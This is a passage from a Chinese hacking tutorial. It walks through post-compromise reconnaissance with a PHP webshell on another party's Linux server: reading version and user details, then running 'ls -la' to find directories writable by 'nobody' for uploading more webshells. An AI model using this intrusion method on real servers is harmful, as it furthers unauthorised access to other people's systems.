


图3




图4




图5




图6

来仔细看看php木马获取的系统信息，这对我们下一步的入侵是很有帮助的。

从php木马获取的信息我们可以知道对方使用的操作系统为Linux，其系统内核为2.4.21-15.Elsmp，在Google里搜索这个内核版本信息，就会知道对方使用的操作系统为RedHat Enterprise Linux AS3。另外，对方系统使用的Apache、PHP、OpenSSL、Perl等版本信息也详细的显示了出来。从id那一行中我们可以得知自己当前的用户身份为nobody，所属的组也是nobody。而我们当前的目录为/opt/lampp/htdocs/lampp/lib/php/Net/DNS，但是该目录却是属于root用户的，其权限也是rwxrwxr-x，也就是说除了root用户及root组用户外，我们是没有权限在当前目录中写入文件的，也就是说直接往这个目录里上传php木马是不行的。

小提示：关于UNIX/Linux的权限

在UNIX/Linux系统中，目录及文件的权限分为所有者权限（属主权限）、同组用户权限、其它组用户权限。而每一组权限又分为r只读、w只写、x执行。比如上边的rwxrwxr-x，第一个rwx表示文件及目录的所有者的权限为读、写、执行；而第二个rwx表示同组用户的权限为读、写、执行；第三个r-x表示其它组用户的权限为读和执行。

二、寻找有写权限的目录

接下来，就是寻找有权限写入的目录了。在php木马的“Run command”（运行命令）栏中输入**ls -la /opt/lampp/htdocs/lampp/lib/php/Net/**，然后点击后边的“Execute”（执行），从当前目录的上一级目录开始搜索。在/opt/lampp/htdocs/目录下找到了许多属于nobody用户的目录，比如security-blok、security-logon、updates等，其权限为rwxr-xr-x，也就是属主nobody用户有读、写和执行的权限，我们可以将php木马上传到这些目录下。另外，对于诸如puspanita、puu、simpi、webmaster这类虽然属